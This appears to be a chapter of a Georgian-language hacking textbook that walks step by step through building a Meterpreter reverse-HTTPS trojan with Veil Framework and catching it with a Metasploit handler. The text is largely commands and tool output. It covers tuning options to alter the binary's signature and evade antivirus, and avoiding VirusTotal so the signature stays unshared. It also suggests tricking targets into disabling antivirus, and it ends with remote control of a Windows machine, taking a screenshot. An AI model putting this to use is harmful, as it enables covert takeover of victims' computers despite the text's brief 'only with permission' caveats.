
```
cd /opt/Veil
```

და გავუშვათ Veil.py ფაილი შემდეგი ბრძანებით:

```
./Veil.py
```

დაიმახსოვრეთ, ამიერიდან „Veil Framework“-ის გასაშვებად ყოველ ჯერზე მოგიწევთ /opt/ დირექტორიაში ./Veil.py ბრძანების გაწერა.

თუ ყველაფერი გააკეთეთ სწორედ, თქვენ უნდა გაგეხსნათ Veil Framework-ის ინტერფეისი, რომელიც გამოიყურება შემდეგნაირად:



როგორც ხედავთ, „Veil Framework“-ს აქვს ორი ძირითადი ინსტრუმენტი:

**Evasion** - ინსტრუმენტი, რომელიც გამოიყენება ტროიანის ტიპის მავნებელი პროგრამის კონფიგურაციისთვის.

**Ordinance** - დამხმარე ინსტრუმენტი, რომელიც გამოიყენება უშუალოდ „Payload“-ების შესაქმნელად.

ასევე, „Veil Framework“-ის ტერმინალში არის ჩამოთვლილი 6 ბრძანება, რომელთა გამოყენებით გავმართავთ ჩვენს ტროიანის ტიპის მავნებელ პროგრამას:

- **exit** - აპლიკაციიდან გამოსვლა
- **info** - დამატებითი ინფორმაცია ცალკეული ინსტრუმენტის შესახებ
- **list** - „Veil Framework“-ში ჩაშენებული ინსტრუმენტების ჩამონათვალი
- **update** - „Veil Framework“-ის განახლება. განახლეთ „Veil Framework“ აპლიკაციის ყოველ გაშვებაზე. ეს საგრძნობლად გაზრდის თქვენ მიერ შექმნილი ტროიანის შეუმჩნევლობას.
- **use** - „Veil Framework“-ის ცალკეული ინსტრუმენტის გამოყენების ბრძანება

ვიდრე დავიწყებდეთ ტროიანის შექმნას, აუცილებლად უნდა განვაახლოთ ჩვენი „Veil Framework“. ამისათვის, „Veil Framework“-ის ტერმინალში გავწეროთ ბრძანება:

```
update
```

განახლების დასრულების შემდეგ, გავხსნათ ინსტრუმენტი „Evasion“. ამისათვის, „Veil Framework“-ის ტერმინალში გავწეროთ შემდეგი ბრძანება:

```
use 1
```

თუ შეამჩნიეთ, „Evasion“ ინსტრუმენტის რიგით ნომერია 1. ჩვენ ასევე შეგიძლია გავწეროთ:

```
use Evasion
```

შედეგი იქნება ზუსტად იგივე. თქვენს „Veil Framework“-ის ტერმინალში უნდა აისახოს სურათის მსგავსი ინფორმაცია:

```
01000001 01101110 01100100
01110010 01101111 01101101
01100101 01100100 01100001
```



```

root@kali: /opt/Veil
File Edit View Search Terminal Help
veil> use 1

-----
Veil-Evasion
-----
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
-----

Veil-Evasion Menu
41 payloads loaded

Available Commands:
back      Go to Veil's main menu
checkvt   Check VirusTotal.com against generated hashes
clean     Remove generated artifacts
exit      Completely exit veil
info      Information on a specific payload
list      List available payloads
use       Use a specific payload

Veil/Evasion>

```

მაშასადამე, ჩემ შემთხვევაში, „Veil Framework“ მთავაზობს 41 სხვადასხვა „Payload“. მათ სანახავად, შევიყვანოთ ბრძანება:

```
list
```

ჩვენი საჭიროებებისთვის გამოვიყენებთ მე-15 „Payload“-ს სახელწოდებით `go/meterpreter/rev_https.py`. შესაძლოა, თვენ შემთხვევაში ის იყოს აღნიშნული სხვა რიცხვით! მოდით გავაანალიზოთ ეს „Payload“.

- „go“ არის პროგრამირების ენა, რომელზეც დაიწერება ჩვენი „Payload“.
- „Meterpreter“ არის პროგრამული კოდის ტიპი, რომელსაც ჩვენ გავუშვებთ ჩვენი სამიზნე მომხმარებლის კომპიუტერულ სისტემაზე. ის მოგვცემს საშუალებას სრულად დავეუფლოთ იმ კომპიუტერულ სისტემაზე, რომელზეც ჩვენი „Payload“ გაიშვება.
- „Rev\_https.py“ არის მეთოდი, რომლის მეშვეობითაც ჩვენ დავამყარებთ კავშირს სამიზნე კომპიუტერულ სისტემაზე. „Rev“ ნიშნავს უკუკავშირს, რაც გულისხმობს, რომ კავშირის დამყარების მოთხოვნა წამოვა სამიზნე კომპიუტერული სისტემიდან - შედეგად, მას პროგრამული „Firewall“ არ დაბლოკავს. „HTTPS“ არის ამ უკუკავშირის დამყარების პროტოკოლი. თუ გახსოვთ, „HTTPS“ არის დამოფრული კავშირი. შესაბამისად, ჩვენსა და სამიზნე

- „Py“ არის Python პროგრამირების ენის დაბოლოება. ანუ, ჩვენი ტროიანი იქნება ამ ფორმატში.

დროა დავიწყოთ ჩვენი „Payload“ დამზადება. ამისთვის, დაგვჭირდება რამდენიმე პარამეტრის კონფიგურირება, რის შემდეგაც ჩვენ დავაკომპილირებთ ჩვენს ტროიანის ტიპის მავნებელ პროგრამას. დასაწყისისთვის, ჩვენ უნდა ავირჩიოთ `go/meterpreter/rev_https.py` „Payload“ შემდეგი ბრძანების მეშვეობით:

```
use 15
```

თუ ყველაფერს სწორედ გააკეთებთ, თქვენმა „Veil Framework“-ის ტერმინალმა უნდა ასახოს შემდეგი სურათის მსგავსი ინფორმაცია:

```

root@kali: /opt/Veil
File Edit View Search Terminal Help
-----
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
-----

Payload Information:
Name:      Pure Golang Reverse HTTPS Stager
Language:  go
Rating:    Normal
Description: pure windows/meterpreter/reverse_https stager, no shellcode

Payload: go/meterpreter/rev_https selected

Required Options:

```

Name	Value	Description
BANDWIDTH	FALSE	Check for VM based MAC addresses
CLICKTRACK	X	Require X number of clicks before execution
COMPILE TO EXE	Y	Compile to an executable
CURSORCHECK	FALSE	Check for mouse movements
DISKSIZE	X	Check for a minimum number of gigs for hard disk
HOSTNAME	X	Optional: Required system hostname
INJECT_METHOD	Virtual	Virtual or Heap
LHOST		IP of the Metasploit handler
LPORT	80	Port of the Metasploit handler
MINPROCS	X	Minimum number of running processes
PROCESSCHECK	FALSE	Check for active VM processes
PROCESSORS	X	Optional: Minimum number of processors
RAMCHECK	FALSE	Check for at least 3 gigs of RAM
SLEEP	X	Optional: Sleep "Y" seconds, check if accelerated
USERNAME	X	Optional: The required user account
USERPROMPT	FALSE	Prompt user prior to injection
UTCHECK	FALSE	Check if system uses UTC time

```

Available Commands:
back      Go back to Veil-Evasion
exit      Completely exit Veil
generate   Generate the payload
options   Show the shellcode's options
set       Set shellcode option

[go/meterpreter/rev_https>]:

```

სწორედ აქ დავაკონფიგურირებთ „Payload“-ის პარამეტრებს, რაც მოგვცემს შესაძლებლობას დავამყაროთ უკუკავშირი სამიზნე კომპიუტერულ სისტემასთან. პირველი პარამეტრი, რომელსაც ჩვენ შევცვლით არის LHOST - ჩვენი კომპიუტერული სისტემის შიდა ქსელის IP მისამართი. ჩვენი შიდა ქსელის IP მისამართის გასაგებად გავხსნათ ახალი ტერმინალი, ან ტერმინალის ტაბი (ღილაკები Shift და T) და გავწეროთ შემდეგი ბრძანება:

```
ifconfig
```

დავაკოპიროთ ჩვენი შიდა ქსელის IP მისამართი და დავუბრუნდეთ „Veil Framework“-ის ტერმინალს, სადაც უნდა გავწეროთ ბრძანება:

```
Set LHOST 10.0.2.15
```

10.0.2.15 არის ჩემი კომპიუტერული სისტემის შიდა IP მისამართი. თქვენ შემთხვევაში, ის შესაძლოა იყოს განსხვავებული! Set LHOST-ის მერე შეიყვანეთ თქვენი შიდა ქსელის IP მისამართი!

ასევე აუცილებელია პორტის მითითება. გამოვიყენოთ შემდეგი ბრძანება:

```
Set LPORT 8080
```

ნიშანდობლივია, რომ 80-ე პორტზე მუშაობს ჩვენი Kali Linux-ის ვებ-სერვერი Apache. ამიტომ, ჯობს გამოვიყენოთ პორტი 8080.

ვინაიდან ჩვენი სამიზნე კომპიუტერული სისტემა არის იმავე შიდა ქსელში, რაც ჩვენი კომპიუტერული სისტემა, ყველაზე მომგებიანია გამოვიყენოთ ის პორტი, რომელსაც ოპერაციული სისტემა ყოველთვის ტოვებს გახსნილს ინტერნეტ კავშირისთვის. გაითვალისწინეთ, რომ თუ ჩვენი სამიზნე კომპიუტერული სისტემა იმყოფება ჩვენი შიდა ქსელის მიღმა, მაშინ საჭიროა LHOST-ის და LPORT-ის სხვა კონფიგურაციების შეყვანა. ამას ჩვენ გავივლით მომდევნო რედაქციაში.

ძირითადი პარამეტრები შეყვანილია, მაგრამ ეს არ არის საკმარისი, რომ ჩვენი ტროიანი იყოს შეუმჩნეველი ანტივირუსებისთვის. მოგეხსენებათ, ანტივირუსები ასკანირებენ ყველა პროგრამას რამდენიმე სხვადასხვა ტექნიკის გამოყენებით. იმისათვის, რომ ჩვენმა ტროიანმა წარმატებულად აარიდოს თავი უმეტესობა ანტივირუსს, დაგჭირდება დამატებითი პარამეტრების გაწერა. რატომ უნდა, ასეთ შემთხვევაშიც FUD შედეგებს არ მივიღებთ, მაგრამ ჩვენ საგრძნობლად შევამცირებთ იმ ანტივირუსების ჩამონათვალს, რომლებიც აღმოაჩენენ ჩვენ მიერ შექმნილ ტროიანს. დამატებითი პარამეტრების გაწერის მიზანშეწონილობა მდგომარეობს იმაში, რომ ჩვენ მიერ შექმნილი ტროიანის ფაილი იყოს ორიგინალური - ანუ ის უნდა განსხვავდებოდეს სხვა მომხმარებლების მიერ შექმნილი ტროიანის ფაილებისგან. როდესაც პარამეტრებში შეგვაქვს ცვლილებები, ტროიანის ფაილის ბინარული კოდიც იცვლება. ეს მნიშვნელოვანია ანტივირუსის „Signature Detection“-ს გვერდის ასავლელად.

ზოგადად, „Signature“ აღმოჩენისგან თავის ასარიდებლად, ჩვენ უნდა შევქმნათ ისეთი ტროიანი, რომელსაც ექნება სხვა მომხმარებლების მიერ შექმნილი ტროიანისგან განსხვავებული ბინარული კოდი. თუ ეს გამოგვივა, მაშინ ჩვენი ტროიანი იქნება გაცილებით უფრო შეუმჩნეველი და ეფექტიანი. გახსოვდეთ, რაც უფრო მეტი ადამიანი იყენებს მსგავსი ბინარული კოდის მქონე ტროიანს, მით უფრო სწრაფად ხდება მისი აღმოჩენა, ვინაიდან გაცილებით უფრო მეტი შანსია, რომ ანტივირუსი აღმოაჩენს რომელიმე მომხმარებლის მიერ შექმნილ ტროიანს და შეიტანს მის ბინარულ ხელმოწერას საკუთარ მონაცემთა ბაზაში.

ერთერთი პარამეტრი, რომელიც გაზრდის ტროიანის FUD-ის მაჩვენებელს არის გამოყენებული ცენტრალური პროცესორების ოდენობა. ეს პარამეტრიც შეცვლის ჩვენი ტროიანის ბინარულ კოდს და გახდის მას უფრო მეტად შეუმჩნეველს. ამისათვის, „Veil Framework“-ის პარამეტრებში გავწეროთ შემდეგი ბრძანება:

```
set PROCESSORS 1
```

შედეგის თვალსაზრისით, ეს ზემოაღნიშნული ბრძანება არსებით ცვლილებებს არ მოგვცემს, მაგრამ ის გახდის ჩვენს ტროიანს უფრო მეტად ორიგინალურს, რაც უტოლდება აღმოჩენის უფრო დაბალ მაჩვენებელს.

ასევე, შეგვიძლია მივუთითოთ SLEEP პარამეტრი, რომელიც განსაზღვრავს - გაშვებიდან რამდენ წამში ჩაერთვება ჩვენ მიერ შექმნილი ტროიანი. ამისათვის შევიყვანოთ შემდეგი ბრძანება:

```
Set SLEEP 30
```

30-ის ნაცლად, შეგვიძლიათ ნებისმიერი რიცხვის მითითება. ჯობს ეს იყოს 71, ან რამე სხვა, იშვითად გამოყენებადი, კენტი რიცხვი. რატომაც, ადამიანს ზოგადად ურჩევნია მიუთითოს ლუწი რიცხვი და კენტი რიცხვის მითითებით მნიშვნელოვნად გაეზრდით ჩვენი ტროიანის ფაილის ორიგინალურობას.

იხილეთ ვიდეო  
გაკვეთილი





ტერმინალში უნდა ასახოს მომდევნო სურათის მსგავსი ინფორმაცია:

```

root@kali: /opt/Veil
File Edit View Search Terminal Tabs Help

root@kali: jopt/Veil
X root@kali: ~

Name      Value      Description
-----
BOMNALS    FALSE      Check for VM based MAC addresses
CLICKTRACK X          Require X number of clicks before execution
COMPILE TO EXE Y          Compile to an executable
CURSORCHECK FALSE      Check for mouse movements
DISKSIZE   X          Check for a minimum number of gigs for hard disk
HOSTNAME    X          Optional: Required system hostname
INJECT METHOD Virtual    Virtual or Heap
LHOST      10.0.2.15  IP of the Metasploit handler
LPORT      8080      Port of the Metasploit handler
MINPROCS   X          Minimum number of running processes
PROCCHECK  FALSE      Check for active VM processes
PROCESSORS 1          Optional: Minimum number of processors
RAMCHECK   FALSE      Check for at least 3 gigs of RAM
SLEEP      30        Optional: Sleep "Y" seconds, check if accelerated
USERNAME    X          Optional: The required user account
USERPROMPT FALSE      Prompt user prior to injection
UTC CHECK   FALSE      Check if system uses UTC time

Available Commands:

back      Go back to Veil-Evasion
exit      Completely exit Veil
generate  Generate the payload
options   Show the shellcode's options
set       Set shellcode option

[go/meterpreter/rev_https>]:

```

როგორც ხედავთ, პარამეტრებში „LHOST“, „LPORT“, „PROCESSORS“ და „SLEEP“ შევიდა ცვლილებები, რომლებიც აისახება სვეტში „Value“. ეს ნიშნავს, რომ კონფიგურაციის პროცედურამ ჩაიარა სწორედ და ჩვენ მზად ვართ გავაგრძელოთ ჩვენი ტროიანის შექმნა. ამისთვის, შევიყვანოთ ბრძანება:

```
generate
```

შედეგად, „Veil Framework“ შეგვეკითხება, თუ როგორ გვსურს ტროიანის დასათაურება. დავარქვათ მას 8080 და დავაჭიროთ ღილაკს „Enter“. ტროიანის შექმნის პროცესი დაიწყება და დაახლოებით 1 წუთში ჩვენი ტროიანი შეიქმნება. ტერმინალი გვაჩვენებს შემდეგ ინფორმაციას:

```

root@kali: /opt/Veil
File Edit View Search Terminal Tabs Help

root@kali: jopt/Veil
X root@kali: ~

Veil-Evasion

[web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[*] Language: go
[*] Payload Module: go/meterpreter/rev_https
[*] Executable written to: /var/lib/veil/output/compiled/8080.exe
[*] Source code written to: /var/lib/veil/output/source/8080.go
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/8080.rc

Hit enter to continue...

```

აქ მთავარია ახლად შექმნილი ტროიან ფაილის დირექტორია, რომელიც ჩემ შემთხვევაში არის /var/lib/veil/output/compiled/. ნიშანდობლივია, რომ ძველი „Veil Framework“ ქმნიდა ტროიანს „.py“ ფორმატში. თუ შენიშნეთ, ჩვენი „Veil Framework“-ის პარამეტრებში ერთერთი კონფიგურაცია იყო „COMPILE\_TO\_EXE“, რომელიც სტანდარტულად იყო განსაზღვრული „Y“ არგუმენტით. ეს ნიშნავს, რომ „Veil Framework“ ავტომატურად გარდაქმნის ჩვენს ტროიანს „.exe“ ფორმატში, რაც აგვარიდებს „.py“ ფაილის კონვერტაციას „.exe“ ფორმატის ფაილად.

მოდით შევამოწმოთ, არის, თუ არა, ზემოაღნიშნულ დირექტორიაში 8080.exe ფაილი. ამისთვის, ცალკე ტერმინალში გავწეროთ ბრძანება:

```
cd /var/lib/veil/output/compiled/
```

და შემდგომ ბრძანება:

```
ls
```

როგორც ხედავთ, საქალაქდები „compiled“ არის „8080.exe“ ფაილი. მიზანშეწონილია ამ ფაილის შემოწმება „აღმოჩენადობაზე“. ამისთვის, ატვირთეთ ეს ფაილი <https://nodistribute.com/>-ზე და დაასკანირეთ. არავითარ შემთხვევაში არ გამოიყენოთ სერვისი <https://www.virustotal.com/>, რადგან ის გადასცემს თქვენი ტროიანის ბინარულ ხელმოწერას სხვადასხვა პოპულარულ ანტივირუსებს. <https://nodistribute.com/> მხოლოდ ამოწმებს თქვენს ფაილს და არ უგზავნის მას მესამე პირებს. შესაძლოა აღმოჩენების რაოდენობა იყოს მაღალი. იმისათვის, რომ შექმნათ აბსოლუტურად შეუმჩნეველი (FUD) ტროიანი, საჭიროა დამატებითი პარამეტრების მითითებაც, არსებული პარამეტრების შეცვლა და ზოგჯერ, კრიპტერის გამოყენებაც. უკანასკნელს შევისწავლით 7.6. თავში.

მიუხედავად იმისა, რომ „Veil Framework“-ს აქვს ჩაშენებული კრიპტერი, ის მაინც ვერ იქნება FUD-ის გარანტორი, რადგან თქვენ გარდა „Veil Framework“-ს იყენებს უამრავი სხვა ადამიანიც. მიუხედავად ამისა, თქვენ გავთ შესაძლებლობა სხვადასხვა პარამეტრების შეცვლის მეშვეობით სცადოთ იქამდე, ვიდრე თქვენს ვირუსს მხოლოდ 1-2 ანტივირუსი აღმოაჩენს. ასევე, შეგიძიათ გამოიყენოთ კიბერ თაღლითობა (Social Engineering), რათა გაათიშინოთ თქვენს სამიზნე მომხმარებელს ანტივირუსი - მხოლოდ ნებართვის საფუძველზე! ერთი სიტყვით, ყველაფერი თქვენს ხელშია!

ვიდრე გავუშვებთ ამ ფაილს სამიზნე კომპიუტერულ სისტემაზე, ჩვენ უნდა გავმართოთ ამ ტროიანიდან წამოსული უკუკავშირის მიმღები აპლიკაცია. თუ გახსოვთ, ტროიანი, რომელიც შევქმენით იყენებს უკუკავშირის (Reverse Connection) პრინციპს. ა.გ. კავშირის დასამყარებლად, თავად ტროიანი მოითხოვს, რომ ჩვენი სამიზნე მომხმარებლის კომპიუტერი დაუკავშირდეს ჩვენს კომპიუტერს. ეს საჭიროა იმისთვის, რომ სამიზნე მომხმარებლის კომპიუტერულ სისტემაში და მის მარშრუტიზატორში ჩაშენებულმა „Firewall“ სისტემებმა არ დაბლოკონ ეს კავშირი. შედეგად, „Firewall“-ებს ჰგონიათ, რომ ამ კავშირის დამყარებას ითხოვს თავად მომხმარებელი და ისინი არ ქმნიან ზედმეტ დაბრკოლებებს. იმისათვის, რომ ამ ტიპის უკუკავშირმა იმუშაოს, თქვენ უნდა გახსნათ შესაბამისი პორტი თქვენს კომპიუტერზე, რათა სამიზნე მომხმარებლისგან წამოსული საინფორმაციო პაკეტები თავისუფლად შემოვიდეს თქვენს კომპიუტერულ სისტემაში. ამისთვის, გამოვიყენებთ ჩვენი Kali Linux-ის სტანდარტულ აპლიკაციას - Metasploit Framework-ს, რომელიც წარმოადგენს ჰაკერული ინსტრუმენტების უზარმაზარ პლატფორმას. Metasploit იმდენად ვრცელია, რომ მხოლოდ მასზე დაწერილა არაერთი სახელმძღვანელო და სასწავლო კურსი. შეუძლებელია თქვენ თავს უწოდოთ კიბერ უსაფრთხოების ექსპერტი, თუ კარგად არ ფლობთ აღნიშნულ პლატფორმას.


სახელმძღვანელოს ამ რედაქციაში, ჩვენ შევხებით Metasploit-ს მხოლოდ ზედაპირულად, თუმცა ზედმიწევნით გირჩევთ, რომ გააგრძელოთ მისი შესწავლა ამ კურსის მიღმა.

გავხსნათ ახალი ტერმინალის ფანჯარა და გავწეროთ ბრძანება:

```
msfconsole
```

შედეგად, გაიხსნება „Metasploit Framework.“ იხილეთ სურათი:

```
01101101 01110011 01100110
01100011 01101111 01101110
01110011 01101111 01101100
01100101
```



შესაძლოა, თქვენ შემთხვევაში, „Metasploit Framework“-ის ტერმინალი გამოიყურებოდეს სხვანაირად. ზოგჯერაც, ამ აპლიკაციის გამომშვებები ეხუმრებიან მომხმარებელს და წერენ, რომ მათ არაფერი გამოუვათ. არ მიაქციოთ ყურადღება ამ ქილიკს. ყველაფერი გამოგივათ!

პორტის გასახსნელად (მოსასმენად), „Metasploit Framework“-ის ტერმინალში გავწეროთ შემდეგი ბრძანება:

```
use exploit/multi/handler
```

და დავაჭიროთ ღილაკს „Enter“. შემდგომ უნდა ავირჩიოთ „Payload“. ჩვენ შემთხვევაში ეს არის meterpreter/rev\_https, ამიტომაც გავწეროთ შემდეგი ბრძანება „Metasploit Framework“-ის ტერმინალში:



```
set PAYLOAD windows/meterpreter/reverse_https
```

დროა გავწეროთ ჩვენი LHOST და LPORT. ამისთვის კვლავ გამოვიყენებთ „Metasploit Framework“-ის ტერმინალს:

```
set LHOST 10.0.2.15
set LPORT 8080
```

გაითვალისწინეთ, რომ „Metasploit Framework“-ის LHOST და LPORT უნდა იყოს ზუსტი კოპიო „Veil Framework“-ის LHOST და LPORT-სა. თუ თავის დროზე „Veil Framework“-ში შეიყვანეთ პორტი 80, მაშინ „Metasploit Framework“-ის ტერმინალშიც შეიყვანეთ პორტი 80. ნიშანდობლივია, რომ შესაძლოა პორტი 80-ის გამოყენება ვერ შეძლოთ, რადგან მას ასევე იყენებს Kali Linux-ის სხვა სერვისები, მაგალითად Apache ვებ-სერვერი. თუ msfconsole-მა გაჩვენათ შეცდომა, მაშინ გამოიყენეთ პორტი 8080 „Veil Framework“-შიც და „Metasploit Framework“-შიც.

იმისათვის, რომ დავრწმუნდეთ, რომ ჩვენ მიერ შეყვანილი კონფიგურაციები ნამდვილად აისახა „Metasploit Framework“-ში, უკანასკნელის ტერმინალში შევიყვანოთ შემდეგი ბრძანება:

```
show options
```

ჩემი „Metasploit Framework“-ის ტერმინალი მიჩვენებს შემდეგ შედეგებს:

```
Payload options (windows/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread
  LHOST     10.0.2.15       yes       The local listener hostname
  LPORT     8080            yes       The local listener port
  LURI      no              no        The HTTP Path

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target
```

თქვენ შემთხვევაში LPORT უნდა იყოს იგივე, ხოლო LHOST უნდა იყოს თქვენი ქსელის შიდა IP მისამართი. თუ ეს ასეა, ე.ი. თქვენ ყველაფერი გააკეთეთ სწორედ. დავგრძელებთ ბრძანებას:

```
exploit
```

შედეგად, თქვენი კომპიუტერული სისტემა იქნება სრულ მზადყოფნაში მიიღოს კავშირი სამიზნე მომხმარებლის კომპიუტერული სისტემისგან. ჩვენ უკვე შევქმენით ტროიანი სახელწოდებით „8080.exe“. ეს არის სწორედ ის ფაილი, რომელიც უნდა მოვახვედროთ ჩვენი სამიზნე მომხმარებლის კომპიუტერულ სისტემაზე და შემდგომ გავაშვებინოთ ის მოხმარებელს (ყველაფერი უნდა შესრულდეს მხოლოდ ნებართვის საფუძველზე!). ერთერთი ვარიანტია გამოვიყენოთ „Bettercap“-ის „Packet Injection“, ან კიბერ თაღლითობის რომელიმე სხვა მეთოდი, რომელსაც აღვწერთ შესაბამის თავაში. კვლავ გავმეორდები, რომ ზემოაღნიშნული კონფიგურაციების მეშვეობით თქვენ შეძლებთ მხოლოდ თქვენს შიდა ქსელში მყოფი კომპიუტერული სისტემების დაუფლებას.



როგორც ხედავთ, ჩვენმა „Metasploit Framework“-მა მიიღო უკუკავშირი IP მისამართიდან 10.0.2.7. ეს არის MS Windows 10 ვირტუალური მანქანა, რომელიც იმყოფება იმავე შიდა ქსელში, რაც ჩემი Kali Linux ვირტუალური მანქანა. კავშირი დამყარებულია! ეხლა შეგვიძლია ვმართოთ ეს კომპიუტერული სისტემა, როგორც ჩვენი საკუთარი.

იმისათვის, რომ ჩამოთვალოთ, თუ რის გაკეთება შეგიძლიათ, „Metasploit Framework“-ის ტერმინალში გაწერეთ ბრძანება:

```
help
```

შედეგად, „Metasploit Framework“-ის ტერმინალი გაჩვენებთ მრავალი სხვადასხვა ბრძანების ჩამონათვალს.

მაგალითისთვის, შეგვიძია გავწეროთ ბრძანება:

```
pwd
```

რომელიც გვიჩვენებს ამჟამინდელ დირექტორიას ჩვენს სამიზნე კომპიუტერულ სისტემაზე. ასევე, შეგიძლიათ გაწეროთ ბრძანება:

```
screenshot
```


და თქვენს /root/ დირექტორიაში გაჩნდება ახალი „.jpeg“ ფაილი სადაც იხილავთ სამიზნე მომხმარებლის კომპიუტერული სისტემის დისკლეიზე ასახულ ინფორმაციას.

შესაძლებლობები უსაზღვროა. დროა ამ პროგრამის გაცნობა თავად გააგრძელოთ, ვინაიდან „Trial and Error“ არის შესწავლის საუკეთესო მეთოდი.

სახელმძღვანელოს შემდეგ რედაქციას დაემატება ახალი ინსტრუქციები.

## 5.4. ტროიანის ჩანერგვა PACKET INJECTION შეცდომის მეშვეობით

